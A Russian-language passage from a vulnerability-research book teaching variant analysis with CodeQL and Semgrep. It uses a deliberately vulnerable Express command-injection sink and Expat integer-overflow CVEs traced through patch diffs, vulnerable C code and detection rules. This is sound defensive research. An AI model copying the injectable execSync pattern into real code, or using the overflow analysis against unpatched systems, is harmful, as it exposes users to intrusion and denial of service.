Создайте за пределами рабочей области каталог проекта и поместите в него `index.js` и `utils.js`. В репозитории книги это `chapter-03/command-injection-example/app`. Из родительского каталога выполните:

```
$ cd chapter-03/command-injection-example
$ codeql database create --language javascript --source-root app example-database
--snip--
Finished writing database (relations: 13.30 MiB; string pool: 4.78 MiB).
TRAP import complete (2.1s).
Finished zipping source archive (243.70 KiB).
Successfully created database at /home/kali/Desktop/from-day-zero-to-zero-day/chapter-03/
command-injection-example/example-database.
```

Проверьте запрос:

1. Нажмите кнопку CodeQL на панели действий. Откроются представления **Databases**, **Variant Analysis Repositories**, **Query History** и **AST Viewer**.

2. В **Databases** добавьте базу **From a folder**, выбрав `example-database`.

3. Щёлкните базу правой кнопкой и выберите **Add Database Source to Workspace**.

4. Перейдите в **Explorer**. Появится папка `example-database source archive` с исходными файлами.

5. Щёлкните `index.js` правой кнопкой и выберите **CodeQL: View AST**. В **AST Viewer** появится представление кода из базы.

6. Элементы дерева связаны с точными местами исходника. Можно выделить код и найти соответствующий узел. Например, для `res.send(Result: \n${ping(ip)});` просмотрщик покажет `ExprStmt` с дочерним `MethodCallExpr`. Это помогает выбирать классы для запроса.

7. В `codeql-custom-queries-javascript` создайте `RemoteCommandInjection.ql`. Запрос не может существовать отдельно: находящийся рядом `qlpack.yml` задаёт зависимости, здесь `codeql/javascript-all`.

8. Щёлкните запрос правой кнопкой и выберите **CodeQL: Run Queries in Selected Files**.

Расширение запускает CLI и выводит оформленные результаты справа. Развернув строку, вы увидите каждый шаг загрязнённости; щелчок открывает соответствующий участок исходника, что удобно при анализе и отладке запросов.

Не закрывайте настройку: CodeQL понадобится для анализа нескольких репозиториев. Сначала применим Semgrep к одному.

Semgrep

Semgrep - популярное средство с синтаксисом правил, ориентированным на шаблоны, а не запросы. Это определяет удобство, возможности и подходящие сценарии.

> **Примечание.** Об истории Semgrep рассказывает статья Йоанна Падиоло, автора предшественника `sgrep`, «Semgrep: A Static Analysis Journey»: semgrep.dev.

Правило `express-injection.yml` находит ту же командную инъекцию:

```
rules:
  - id: express-injection
    mode: taint # ①
    pattern-sources:
      - pattern: req.query.$PARAMETER # ②
    pattern-sinks:
      - pattern: execSync(...) # ③
    message: Передача пользовательского параметра Express в командную инъекцию.
    languages:
      - javascript
    severity: ERROR
    metadata:
      interfile: true
```

Правило записано на YAML, языке сериализации, распространённом в настройках. Учитывайте многострочные значения с `|`, логические значения и экранирование.

Помимо обычного сопоставления, поле `mode` □ включает продвинутые режимы `taint`, `join`, `extract`. В книге используются обычный и `taint`.

Самая употребительная возможность - метапеременные. Их имена начинаются с `$` и содержат только прописные буквы, подчёркивания и цифры □. Метапеременная соответствует произвольному объекту - имени переменной или функции - и сохраняет его для дополнительных проверок.

Оператор многоточия □ сопоставляет ноль или больше элементов: инструкций, символов строки, аргументов. Он скрывает несущественные части кода, сохраняя их в шаблоне.

> **Примечание.** Однажды пользователь Semgrep пытался найти небезопасную XML-настройку `<setting name="sanitizeInputs">off</setting>` и постоянно получал `False is not of type 'string' in pattern ['rules'][0]['pattern']()`. После долгих поисков выяснилось, что YAML 1.1 интерпретирует `on` и `off` как логические значения, а не строки.

Метапеременные часто сочетаются с многоточием. Пусть нужно найти жёстко заданные секреты в переменных с префиксом `SECRET_`:

```
var SECRET_KEY = "D3ADB33F"
var SECRET_TOKEN = "1337"
```

Точные строки не важны. Подойдёт шаблон:

```
patterns:
  - pattern: var $VARIABLE_NAME = "..."
  - metavariable-regex:
      metavariable: $VARIABLE_NAME
      regex: SECRET_.*
```

Оператор `patterns` выполняет логическое И: результат должен быть строковой переменной, имя которой соответствует `SECRET_.*`. Для логического ИЛИ существует `pattern-either`. Операторы можно вкладывать, но правило быстро становится громоздким.

Главное различие: Semgrep сопоставляет конкретные шаблоны, а CodeQL программирует запрос к базе переменных, удовлетворяющих условиям. Дополнительная абстракция и переключение контекста QL позволяют считать правила Semgrep более простыми для изучения.

Различается и представление потока. CodeQL извлекает специфические классы и связи языка в базу. Semgrep разбирает разные языки в обобщённое AST, затем преобразует его в промежуточный язык (IL) и сопоставляет шаблоны.

Поэтому анализ Semgrep в основном не зависит от языка. CodeQL не может запрашивать JavaScript-класс `CallExpr` в базе Python, где существует `Call`, а Semgrep способен найти `function_name(...)` и в JavaScript, и в Python без построения базы.

Но обобщение теряет важные сведения. AST прямо не представляет выполнение и поток данных, необходимые загрязнённости. Исчезают наследование и переопределения, а отдельное AST на файл мешает межфайловому анализу.

Платный Semgrep Pro дополняет открытый механизм межфайловым и межфункциональным анализом и поддержкой языков. Его можно испытать в Semgrep Playground (semgrep.dev). На вкладке **advanced** вставьте `express-injection.yml`, справа последовательно содержимое `utils.js` и `index.js`, включите **Pro** и нажмите **Run**. Будет выделен `execSync(ping -c 5 ${ip})`.

Для больших проектов Pro требует подписки, поэтому далее используется Semgrep OSS. Установите его:

```
$ pip install semgrep
```

Согласно документации semgrep.dev, открытый механизм выполняет распространение констант и отслеживание загрязнённости, но лишь внутри одной функции или метода. Ради скорости приняты компромиссы, например ограниченный анализ данных через указатели.

Архитектурные решения делают Semgrep OSS быстрее CodeQL и снижают накладные расходы. Не нужно подбирать точный класс, строить базу или компилировать запрос, поэтому итерации быстрее. Это полезно при поиске простого редкого шаблона в сотнях или тысячах баз, как в моём исследовании расширений браузера (spaceraccoon.dev). Исследование требует разумно распределять время и труд; важно выбирать подходящий инструмент.

Анализ вариантов

Исследовать уязвимости стало труднее: разработчики вводят системные меры защиты и пишут более безопасный код. Новые проблемы находят регулярно, но прежнего Дикого Запада уже нет. В популярных программах значимые находки требуют намного больше времени и опыта. LibreOffice содержит миллионы строк. Автоматизация ускоряет просмотр, но результаты всё равно нужно разбирать в контексте. Небезопасная `memcpy` могла быть защищена проверкой размера в другом файле. Сужение правила уменьшает ложноположительные результаты, но увеличивает риск пропустить настоящие уязвимости.

К счастью, по этому пути уже прошли другие. Они не всегда публикуют подробности, но открытое ПО оставляет два доказательства: разницу исправленного кода и публичное уведомление, обычно CVE. Они позволяют превратить одну прежнюю уязвимость в несколько новых. Рассмотрим анализ внутри одного и нескольких репозиториев.

Анализ вариантов в одном репозитории

Уязвимости редко изолированы. Разработчик, допустивший ошибку, мог повторить её. Исследователь мог остановиться на одном пути и не перечислять все варианты. Спешное исправление без анализа первопричины может не создать защитных ограничений и оставить обходы. Отсюда три направления:

• **Варианты.** Тот же уязвимый шаблон встречается в других местах.

• **Недостаточные исправления.** Исправление не устраняет первопричину и оставляет обходы.

• **Регрессии.** Исправленная уязвимость возвращается, когда будущие изменения ослабляют или удаляют защиту.

Уведомление и разница исправления точно показывают, как возникла исходная ошибка. Анализ первопричины позволяет быстро искать сходные шаблоны и оценивать результаты как повторения известной проблемы. Правила могут быть намного специфичнее универсальных наборов.

Попробуем на переполнениях целых в Expat - библиотеке C для XML. Благодаря распространённости XML Expat используется во множестве программ, включая Firefox и Python (libexpat.github.io), поэтому последствия велики. Среди CVE есть CVE-2022-22822 - CVE-2022-22827 (cve.mitre.org). В ссылках каждой записи находится объединённый коммит GitHub. Общее исправление «[CVE-2022-22822 to CVE-2022-22827] lib: Prevent more integer overflows» связано с запросами 534 и 538, которые исправляли прежние CVE-2021-46143 и CVE-2021-45960.

Анализ первопричины

Попробуем заново обнаружить CVE-2022-22822 - CVE-2022-22827 правилом на основе CVE-2021-46143. Сначала нужно понять причину и выбрать шаблон.

Исправление CVE-2021-46143 находится в github.com и озаглавлено «lib: Prevent integer overflow on m_groupSize in function doProlog». Изменены два файла. Журнал сообщает:

```
+ #532 #538 CVE-2021-46143 (ZDI-CAN-16157) - Fix integer overflow
+           on variable m_groupSize in function doProlog leading
+           to realloc acting as free.
+           Impact is denial of service or more.
```

Переполнение заставляло `realloc` вести себя как `free`. Стандартная `realloc(void *ptr, size_t size)` меняет размер памяти `ptr`, но при нулевом `size` освобождает её. Разница `expat/lib/xmlparse.c` добавляет проверки:

```
@@ -5019,6 +5046,11 @@ doProlog
     if (parser->m_prologState.level >= parser->m_groupSize) {
         if (parser->m_groupSize) {
             {
+                /* Обнаружение и предотвращение переполнения целого */
+                if (parser->m_groupSize > (unsigned int)(-1) / 2u) { // ①
+                    return XML_ERROR_NO_MEMORY;
+                }
+
             char *const new_connector = (char *)REALLOC(
                 parser, parser->m_groupConnector, parser->m_groupSize *= 2);
```

```
@@ -5029,6 +5061,16 @@ doProlog
         if (dtd->scaffIndex) {
+            /* Обнаружение и предотвращение переполнения целого.
+             * Условие препроцессора устраняет предупреждение "always false"
+             * от -Wtype-limits на платформах, где
+             * sizeof(unsigned int) < sizeof(size_t), например x86_64. */
+#if UINT_MAX >= SIZE_MAX
+            if (parser->m_groupSize > (size_t)(-1) / sizeof(int)) { // ②
+                return XML_ERROR_NO_MEMORY;
+            }
+#endif
+
         int *const new_scaff_index = (int *)REALLOC(
             parser, dtd->scaffIndex, parser->m_groupSize * sizeof(int));
```

Исправление проверяет, что `parser->m_groupSize` не превышает `(unsigned int)(-1) / 2u` □ и предел умножения на `sizeof(int)` □. Дальнейший разбор и создание правила продолжим в следующем разделе.

Именно на эти значения `parser->m_groupSize` умножается перед передачей размера макросу `REALLOC`.

Рассмотрим сам макрос. В C макросы - именованные фрагменты кода. Определение находится поиском `#define REALLOC`:

```
#define REALLOC(parser, p, s) (parser->m_mem.realloc_fcn((p), (s)))
```

Препроцессор заменяет каждый `REALLOC` на `(parser->m_mem.realloc_fcn((p), (s)))`, но это ещё не доказывает, что `m_mem.realloc_fcn` эквивалентна стандартной `realloc`. Поиск `realloc_fcn` приводит к следующему коду:

```
parserCreate(const XML_Char *encodingName,
             const XML_Memory_Handling_Suite *memsuite, const XML_Char *nameSep,
             DTD *dtd) {
    XML_Parser parser;

    if (memsuite) { // ①
        XML_Memory_Handling_Suite *mtemp;
        parser = (XML_Parser)memsuite->malloc_fcn(sizeof(struct XML_ParserStruct));
        if (parser != NULL) {
            mtemp = (XML_Memory_Handling_Suite *)&(parser->m_mem);
            mtemp->malloc_fcn = memsuite->malloc_fcn;
            mtemp->realloc_fcn = memsuite->realloc_fcn;
            mtemp->free_fcn = memsuite->free_fcn;
        }
    } else {
        XML_Memory_Handling_Suite *mtemp;
        parser = (XML_Parser)malloc(sizeof(struct XML_ParserStruct));
        if (parser != NULL) {
            mtemp = (XML_Memory_Handling_Suite *)&(parser->m_mem);
            mtemp->malloc_fcn = malloc;
            mtemp->realloc_fcn = realloc; // ②
            mtemp->free_fcn = free;
        }
    }
}
```

Если в `parserCreate` не передан альтернативный комплект управления памятью □, `realloc_fcn` получает `realloc` □. Такой подробный обход важен: `REALLOC` мог оказаться безопасной обёрткой, что часто встречается в коде.

Теперь выясним, как проверки предотвращают переполнение и что оно означает. Скомпилируйте и выполните:

```
#include <stdio.h>

int main() {
    printf("SIZE_MAX: %zu\n", ((size_t)(-1)));
```

```
    printf("no overflow: %zu\n", ((size_t)(-1) / sizeof(int)) * sizeof(int));
    printf("overflow: %zu\n", ((size_t)(-1) / sizeof(int) + 1) * sizeof(int));
    return 0;
}
```

```
SIZE_MAX: 18446744073709551615
no overflow: 18446744073709551612
overflow: 0
```

Беззнаковый целый тип имеет максимальное представимое число, двоично состоящее из единиц по всей ширине. Он не может быть отрицательным, поэтому приведение `-1` выполняет дополнение до двух и даёт то же представление, что максимум типа.

В двоичной арифметике умножение на два сдвигает значение влево на один разряд, а целочисленное деление на два - вправо. Например, `7`, или `111`, после умножения превращается в `1110`, то есть 14. Если результат выходит за ширину типа, старшие разряды отбрасываются. Здесь переполнение возникает, когда результат `1000000...` усекается до `0000000...`, то есть нуля. Переполнения способны вызвать разное неопределённое поведение; в Expat вместо перераспределения освобождается память.

Чтобы завершить анализ первопричины, нужно понять путь к приёмнику. Комментарий запроса исправления ссылается на задачу «[CVE-2021-46143] Crafted XML file can cause integer overflow on m_groupSize in function doProlog» (github.com). Анонимный исследователь сообщил о проблеме через Zero Day Initiative (ZDI), которая помогает раскрывать уязвимости и выплачивает вознаграждения. В задаче сказано, что переполнение при умножении около `realloc` требует специально составленного XML размером 2 ГиБ и приводит к отказу в обслуживании или более серьёзным последствиям. Приведён фрагмент анализа:

```
doProlog(XML_Parser parser, const ENCODING *enc, const char *s, const char *end,
         int tok, const char *next, const char **nextPtr, XML_Bool haveMore,
         XML_Bool allowClosingDoctype, enum XML_Account account) {
#ifdef XML_DTD
    static const XML_Char externalSubsetName[] = {ASCII_HASH, '\0'};
#endif /* XML_DTD */
    static const XML_Char atypeCDATA[]
    --snip--
    case XML_ROLE_GROUP_OPEN:
        if (parser->m_prologState.level >= parser->m_groupSize) {
            if (parser->m_groupSize) {
                {
                    char *const new_connector = (char *)REALLOC(
                        parser, parser->m_groupConnector,
                        parser->m_groupSize *= 2); // (1)
                    if (new_connector == NULL) {
                        parser->m_groupSize /= 2;
                        return XML_ERROR_NO_MEMORY;
                    }
                    parser->m_groupConnector = new_connector;
                }
```

В точке (1) переполнение происходит, если `m_groupSize` превышает `0x7FFFFFFF`. Последний элемент картины - специально составленный большой XML. Чтобы `m_groupSize` вырос настолько, файл должен содержать достаточно маркеров, соответствующих ветви `XML_ROLE_GROUP_OPEN`.

Воспроизводить PoC для анализа первопричины не обязательно, но полезно. Попробуйте создать XML, активирующий CVE-2021-46143. Подсказка: запрос и задача для CVE-2021-45960 подробнее описывают PoC и ссылаются на сценарий генерации, который можно адаптировать.

Expat подробно документирует исправления, но обычно исследователю достаются лишь обрывки уведомлений. Критическую заплатку могут спрятать в большом обновлении или внести на более высоком уровне. Описание намеренно бывает неясным, чтобы злоумышленники не вывели проблему и не атаковали не обновившихся пользователей. И всё же анализ разницы известной уязвимости обычно проще поиска с нуля и щедро вознаграждает внимательность.

Сопоставление шаблона варианта

Теперь можно написать шаблон. Ключевые признаки CVE-2021-46143:

1. Переменная беззнакового целого типа при умножении выходит за максимум.

2. Переполненное значение передаётся третьим аргументом `REALLOC`, и ноль вызывает непредусмотренное освобождение.

3. Переменная контролируется XML-файлом и имеет форму `parser->m_groupSize`.

В одном репозитории шаблоны можно делать специфичными: стиль разработчиков повторяется. Начинайте почти с точного совпадения и постепенно обобщайте, пока не появятся варианты. Так вы не расширите область преждевременно. Сначала полезнее искать шаблон приёмника, а не строить полный поток.

Приёмник - третий аргумент `REALLOC`, перед которым добавлены проверки:

```
char *const new_connector = (char *)REALLOC(
    parser, parser->m_groupConnector, parser->m_groupSize *= 2);
int *const new_scaff_index = (int *)REALLOC(
    parser, dtd->scaffIndex, parser->m_groupSize * sizeof(int));
```

Для черновиков удобен Semgrep Playground. Поместите оба вызова в тестовый код, откройте вкладку **advanced** и начните с точного правила:

```
rules:
  - id: CVE-2021-46143
    pattern: REALLOC(parser, parser->m_groupConnector, parser->m_groupSize *= 2);
    message: Обнаружен вариант CVE-2021-46143.
    languages: [c]
    severity: ERROR
```

Нажмите **Run** и убедитесь в совпадении. Чтобы найти оба вызова, можно заменить последние аргументы многоточием:

```
pattern: REALLOC(parser, ...);
```

Но так появится много ложных совпадений: безопасные вызовы не отличаются от уязвимых. Причина заключается в умножении третьего аргумента, поэтому применим метапеременные:

```
patterns:
  - pattern-either:
      - pattern: REALLOC(parser, $POINTER, $SIZE * $CONSTANT);
      - pattern: REALLOC(parser, $POINTER, $SIZE *= $CONSTANT);
```

Обратите внимание на вложение `pattern-either` в `patterns`. Два `pattern` непосредственно под `patterns` означали бы логическое И и требовали одновременно обоих совпадений, тогда как нужен оператор ИЛИ.

Сохраните полное правило как `cve-2021-46143-variant-1.yml`, получите уязвимый коммит и запустите:

```
$ git clone https://github.com/libexpat/libexpat
$ cd libexpat
$ git checkout 0adcb34c
$ semgrep -f ../cve-2021-46143-variant-1.yml .
```

Результат:

```
Scanning 18 files.
18/18 tasks 0:00:00

Results
Findings:
```

```
  expat/lib/xmlparse.c
     CVE-2021-46143
        Обнаружен вариант CVE-2021-46143.

3271 temp = (ATTRIBUTE *)REALLOC(parser, (void *)parser->m_atts,
3272                              parser->m_attsSize * sizeof(ATTRIBUTE));
---------------------------------------
3279 temp2 = (XML_AttrInfo *)REALLOC(parser, (void *)parser->m_attInfo,
3280                                 parser->m_attsSize * sizeof(XML_AttrInfo));
---------------------------------------
5049 char *const new_connector = (char *)REALLOC(
5050     parser, parser->m_groupConnector, parser->m_groupSize *= 2);
---------------------------------------
5059 int *const new_scaff_index = (int *)REALLOC(
5060     parser, dtd->scaffIndex, parser->m_groupSize * sizeof(int));
---------------------------------------
6130 temp = (DEFAULT_ATTRIBUTE *)REALLOC(parser, type->defaultAtts,
6131                                      (count * sizeof(DEFAULT_ATTRIBUTE)));
---------------------------------------
7131 temp = (CONTENT_SCAFFOLD *)REALLOC(
7132     parser, dtd->scaffold, dtd->scaffSize * 2 * sizeof(CONTENT_SCAFFOLD));

Scan Summary
Some files were skipped or only partially analyzed.
  Scan was limited to files tracked by git.
  Partially scanned: 1 files only partially analyzed due to a parsing or internal Semgrep error
  Scan skipped: 6 files matching .semgrepignore patterns
Ran 1 rule on 18 files: 6 findings.
```

Правило находит две исходные уязвимости и четыре возможных варианта, где потенциально подконтрольное значение умножается на размер структуры.

Первый вариант находится в `xmlparse.c`:

```
/* Предусловие: все аргументы не равны NULL;
   Назначение:
   - нормализовать атрибуты
   - проверить правильность атрибутов
   - создать имена с пространствами имён
   - построить список атрибутов для startElementHandler
   - обработать атрибуты по умолчанию и объявления пространств имён
*/
static enum XML_Error
storeAtts(XML_Parser parser, const ENCODING *enc, const char *attStr,
          TAG_NAME *tagNamePtr, BINDING **bindingsPtr,
          enum XML_Account account) {
    DTD *const dtd = parser->m_dtd;
    ELEMENT_TYPE *elementType;
    int nDefaultAtts;
    const XML_Char **appAtts;
    int attIndex = 0;
    int prefixLen;
    int i;
    int n;
    XML_Char *uri;
    int nPrefixes = 0;
    BINDING *binding;
    const XML_Char *localPart;

    elementType = (ELEMENT_TYPE *)lookup(parser, &dtd->elementTypes,
                  tagNamePtr->str, 0);
    if (! elementType) {
        const XML_Char *name = poolCopyString(&dtd->pool, tagNamePtr->str);
        if (! name)
            return XML_ERROR_NO_MEMORY;
        elementType = (ELEMENT_TYPE *)lookup(parser, &dtd->elementTypes,
                      name, sizeof(ELEMENT_TYPE));
        if (! elementType)
            return XML_ERROR_NO_MEMORY;
        if (parser->m_ns && ! setElementTypePrefix(parser, elementType))
            return XML_ERROR_NO_MEMORY;
```

```
    }
    nDefaultAtts = elementType->nDefaultAtts; // ①

    /* Получение атрибутов от токенизатора */
    n = XmlGetAttributes(enc, attStr, parser->m_attsSize, parser->m_atts); // ②
    if (n + nDefaultAtts > parser->m_attsSize) {
        int oldAttsSize = parser->m_attsSize;
        ATTRIBUTE *temp;
#ifdef XML_ATTR_INFO
        XML_AttrInfo *temp2;
#endif
        parser->m_attsSize = n + nDefaultAtts + INIT_ATTS_SIZE; // ③
        temp = (ATTRIBUTE *)REALLOC(parser, (void *)parser->m_atts,
                                    parser->m_attsSize * sizeof(ATTRIBUTE)); // ④
```

Комментарии говорят, что `storeAtts` разбирает XML-атрибуты, то есть подконтрольные данные. В приёмнике □ интересен `parser->m_attsSize`, а не постоянный `sizeof(ATTRIBUTE)`.

Размер задаётся суммой □. `INIT_ATTS_SIZE` - константа. `nDefaultAtts` получает число атрибутов по умолчанию □ и, вероятно, хуже контролируется. `n` возвращает функция токенизатора □. `XmlGetAttributes` - макрос из `xmltok.h`:

```
#define XmlGetAttributes(enc, ptr, attsMax, atts) \
    (((enc)->getAtts)(enc, ptr, attsMax, atts))
```

Он вызывает `getAtts` структуры `enc`. Реализация в `xmltok_impl.c` снабжена комментарием:

```
/* Вызывается только для правильно сформированного начального тега
   или пустого элемента. Возвращает число атрибутов. Указатели на
   первые attsMax атрибутов сохраняются в atts. */
```

Следовательно, `n` контролируется числом атрибутов XML. Хотя `attsMax` кажется ограничением, он ограничивает только число сохранённых указателей, а возвращаемый `nAtts` увеличивается независимо:

```
case BT_QUOT:
    if (state != inValue) {
        if (nAtts < attsMax)
            atts[nAtts].valuePtr = ptr + MINBPC(enc);
        state = inValue;
        open = BT_QUOT;
    } else if (open == BT_QUOT) {
        state = other;
        if (nAtts < attsMax)
            atts[nAtts].valueEnd = ptr;
        nAtts++;
    }
    break;
```

`nAtts++` находится вне тела `if` и выполняется всегда. В C без фигурных скобок условию подчинена только следующая инструкция.

Значение третьего аргумента `REALLOC` частично контролируется атакующим, то есть это настоящая уязвимость. Мы прошли длинный путь, хотя некоторые этапы можно было пропустить по именам переменных и комментариям. Решение зависит от размера базы и доступного времени.

Запрос, исправивший CVE-2022-22822 - CVE-2022-22827, добавил перед `REALLOC` в `storeAtts` проверки (github.com):

```
+ /* Обнаружение и предотвращение переполнения целого */
+ if ((nDefaultAtts > INT_MAX - INIT_ATTS_SIZE)
+     || (n > INT_MAX - (nDefaultAtts + INIT_ATTS_SIZE))) {
+     return XML_ERROR_NO_MEMORY;
+ }
  parser->m_attsSize = n + nDefaultAtts + INIT_ATTS_SIZE;
+ /* Обнаружение и предотвращение переполнения при умножении */
+#if UINT_MAX >= SIZE_MAX
+ if ((unsigned)parser->m_attsSize > (size_t)(-1) / sizeof(ATTRIBUTE)) {
```

```
+     parser->m_attsSize = oldAttsSize;
+     return XML_ERROR_NO_MEMORY;
+ }
+#endif
```

Описание CVE-2022-22827 подтверждает переполнение в `storeAtts` до Expat 2.4.3. Правило также находит `defineAttribute` (CVE-2022-22824) и `nextScaffoldPart` (CVE-2022-22826), но пропускает `addBinding` (CVE-2022-22822), `build_model` (CVE-2022-22823) и `lookup` (CVE-2022-22825). В последних двух переполненное значение передаётся `malloc`, а не `realloc`. Уязвимый `addBinding` выглядит так:

```
XML_Char *temp = (XML_Char *)REALLOC(
    parser, b->uri, sizeof(XML_Char) * (len + EXPAND_SPARE));
```

Если поместить его отдельно в `false_negative.c`, правило его обнаружит. Сообщение `Partially scanned` объясняет пропуск в исходном файле: Semgrep ещё не полностью поддерживает C и иногда не разбирает части кода. Обобщённое представление также теряет нюансы языка. Посмотрите внутреннее AST:

```
$ semgrep --lang c --dump-ast false_negative.c
Call( // ①
    N(
        Id(("REALLOC", ()),
           {id_info_id=3; id_hidden=false; id_resolved=Ref(None); ...})),
    [Arg(
        N(
            Id(("parser", ()),
               {id_info_id=4; id_hidden=false; id_resolved=Ref(None); ...}))])])
```

AST вызова `REALLOC` начинается с `Call` □: Semgrep не различает макрос и функцию.

Несмотря на ограничения, Semgrep находит шаблоны сложнее регулярных выражений. Возможен вариант, где результат умножения или сложения сначала присваивается переменной, а затем передаётся `REALLOC`. Для него используйте `pattern-inside`:

```
rules:
  - id: CVE-2021-46143
    patterns:
      - pattern-either: # ①
          - pattern-inside: |
              (int $SIZE) = $VARIABLE * $CONSTANT; # ②
              ...
          - pattern-inside: |
              (int $SIZE) *= $CONSTANT;
              ...
          - pattern-inside: |
              (int $SIZE) = $VARIABLE + $CONSTANT;
              ...
          - pattern-inside: |
              (int $SIZE) += $CONSTANT;
              ...
      - pattern: REALLOC(parser, $POINTER, $SIZE); # ③
    message: Обнаружен вариант CVE-2021-46143.
    languages: [c]
    severity: ERROR
```

Перестановки `pattern-inside` вложены в `pattern-either` □. Типизированная метапеременная □ повышает точность, поскольку переполняться должно целое. Одна и та же `$SIZE` связывает внутренний шаблон с приёмником □.

Новое правило даёт два результата:

```
Scanning 19 files.
19/19 tasks 0:00:00

Results
Findings:
  expat/lib/xmlparse.c
```

```
     CVE-2021-46143
        Обнаружен вариант CVE-2021-46143.

1938 temp = (char *)REALLOC(parser, parser->m_buffer, bytesToAllocate);
---------------------------------------
2573 char *temp = (char *)REALLOC(parser, tag->buf, bufSize);

Ran 1 rule on 18 files: 2 findings.
```

Один из них оказался ещё одним переполнением, позднее зарегистрированным как CVE-2022-25315. Разберитесь, почему одно совпадение истинно, а другое ложно. Подсказка: есть ли проверки перед `REALLOC`?

Повторим путь: мы исследовали первопричину по разнице и примечаниям, написали точный шаблон приёмника и итеративно обобщили его. Строгость правила выбирается свободно. Можно исключить совпадения с проверкой посредством `pattern-not-inside`, но каждое решение меняет соотношение ложноположительных и ложноотрицательных результатов.

Анализ вариантов в нескольких репозиториях

В одном репозитории допустимы общие правила, потому что сопровождающие поддерживают единые соглашения. Между репозиториями возникает бесконечное число способов вызвать `realloc`: макросы, указатели функций и прочее. Поиск `REALLOC` вне Expat бесполезен.

Универсального шаблона нет, но правила можно сместить к высокой уверенности и малому числу ложных срабатываний. Масштаб в тысячи репозиториев компенсирует пропуски: даже однопроцентная доля попаданий может дать не меньше десяти уязвимостей. Однако это зависит от класса: ошибка настройки конкретной платформы имеет намного меньше потенциальных целей.

Снизить шум помогает анализ потока и загрязнённости. Вместо освоения QL с нуля адаптируем стандартные запросы `cpp/integer-overflow-tainted` и `cpp/uncontrolled-allocation-size`, связанные с переполнениями размера выделения:

```
/**
 * @id integer-overflow-allocation-size
 * @name Integer Overflow in Allocation Size
 * @description Potential integer overflow passed to allocation size.
 * @kind path-problem
 * @severity error
 */

import cpp
import semmle.code.cpp.rangeanalysis.SimpleRangeAnalysis
import semmle.code.cpp.dataflow.new.TaintTracking

module IntegerOverflowConfig implements DataFlow::ConfigSig {
    predicate isSource(DataFlow::Node source) {
        exists(Expr e | e = source.asExpr() |
            (
                e instanceof UnaryArithmeticOperation or
                e instanceof BinaryArithmeticOperation or
                e instanceof AssignArithmeticOperation
            ) and
            convertedExprMightOverflow(e)
        )
    }

    predicate isSink(DataFlow::Node sink) {
        exists(Expr e, HeuristicAllocationExpr alloc | e = sink.asConvertedExpr() |
            e = alloc.getAChild() and
            e.getUnspecifiedType() instanceof IntegralType and
            not e instanceof Conversion
        )
    }
```

```
}

module IntegerOverflowFlow =
    TaintTracking::Global<IntegerOverflowConfig>;

import IntegerOverflowFlow::PathGraph

from IntegerOverflowFlow::PathNode source,
    IntegerOverflowFlow::PathNode sink
where IntegerOverflowFlow::flowPath(source, sink)
select sink.getNode(), source, sink,
    "Potential integer overflow $@ passed to allocation size $@.",
    source.getNode(), "source", sink, "sink"
```

Создайте базу Expat командой `codeql database create --language cpp --source-root expat expat-codeql-database`, добавьте её в VS Code и выполните запрос. Ожидаемых результатов не будет: запрос знает стандартные функции выделения, но не следует за макросами. Для Expat измените `isSink`:

```
predicate isSink(DataFlow::Node sink) {
    exists(Expr e, ExprCall ec, MacroInvocation mi | e = sink.asExpr() |
        ec = mi.getExpr() and
        mi.getMacroName() = "REALLOC" and
        e = ec.getAnArgument() and
        e.getUnspecifiedType() instanceof IntegralType
    )
}
```

Так появятся варианты, как в Semgrep. Но для нескольких репозиториев верните общий приёмник стандартных функций вместо специфичного макроса Expat.

Semgrep может просто клонировать тысячи репозиториев и сканировать их. CodeQL требует отдельной базы для каждого, а нестандартная сборка и зависимости способны привести к сбоям. Команда GitHub подготовила базы популярных репозиториев и позволяет сканировать до тысячи проектов распределёнными облачными процессами непрерывной интеграции и доставки GitHub Actions.

Настройте многорепозиторный анализ по документации codeql.github.com. Для управляющего репозитория задайте разрешения рабочего процесса **Read and write permissions**. Вернитесь в VS Code, откройте CodeQL, в **Variant Analysis Repositories** выберите **Top 100 repositories**. Щёлкните внутри запроса и выберите **CodeQL: Run Variant Analysis**.

Через несколько минут появятся результаты и их количество у каждого репозитория. Разверните находку, чтобы увидеть путь потока в исходном коде.

Даже сто репозиториев дадут десятки тысяч совпадений. Разобрать их за ограниченное время невозможно, но количества сильно различаются: где-то тысячи, где-то меньше десяти. Тысячи чаще означают шум, поэтому начните с малых наборов, выявите типовые проверки и ложные совпадения, уточните правило и только затем переходите к крупным проектам. При достаточном масштабе реальные варианты найдутся.

Пользовательский поиск кода GitHub позволяет уточнить список вместо самых популярных проектов. Например, XML-уязвимости разумно искать в репозиториях, связанных с XML.

Итоги

Автоматизированные средства позволяют анализировать исходный код в масштабе. Компромиссы и правила зависят от стратегии: один репозиторий требует иной тактики, чем множество. При правильном применении инструменты значительно эффективнее находят уязвимости при

ограниченных ресурсах.

В этой главе вы использовали CodeQL и Semgrep для анализа вариантов. По примечаниям и разнице CVE-2021-46143 определили первопричину и написали правило Semgrep уязвимого шаблона. Затем создали запросы CodeQL потока и загрязнённости, способные глубже сопоставлять источники и приёмники между файлами. Наконец, испытали поиск вариантов во множестве репозиториев.

Перенос знания типичных уязвимых шаблонов в автоматические средства поможет понимать, что искать при обратной разработке двоичных файлов. Анализ кода подобен чтению схем сложной машины; обратная разработка - изучению уже собранной машины без схем по наблюдениям. Без знания типичной конструкции легко потеряться. Опыт анализа кода станет основой следующих глав.

Часть II. Обратная разработка

В главах 4-6 вы познакомитесь с искусством обратной разработки. Для упакованных сценариев и скомпилированного машинного кода вы подберёте правильные инструменты и методы, чтобы понять внутреннее устройство. Вы научитесь выявлять и ранжировать потенциально уязвимые области целей, отбрасывать нежизнеспособные пути эксплуатации и применять продвинутый статический и динамический анализ, проливающий свет на сложные двоичные файлы.

Глава 4. Таксономия двоичных файлов

> Если посмотреть с одной стороны, всё кажется успокаивающе знакомым... С другой стороны открывается совершенно чужая территория.
>
> - Мэри Бирд, «SPQR»

Подобно анализу кода и фаззингу, обратная разработка способна заполнить отдельную книгу - и заполняет уже несколько. Здесь мы не разбираем мельчайшие детали каждой дисциплины, а сосредоточиваемся на стратегии: как эффективно распорядиться ограниченными ресурсами ради конкретной значимой цели. Прежде чем погружаться в подробности, нужно понять местность. Так вы потратите время на технические подходы, которые с большей вероятностью принесут новые уязвимости.

При обратной разработке не стоит сразу загружать двоичный файл в Ghidra или IDA Pro и атаковать ассемблерный код в лоб. Сначала научитесь проводить первичную оценку и выбирать интересные файлы для дальнейшего анализа. Не все двоичные файлы созданы - точнее, скомпилированы - одинаково.

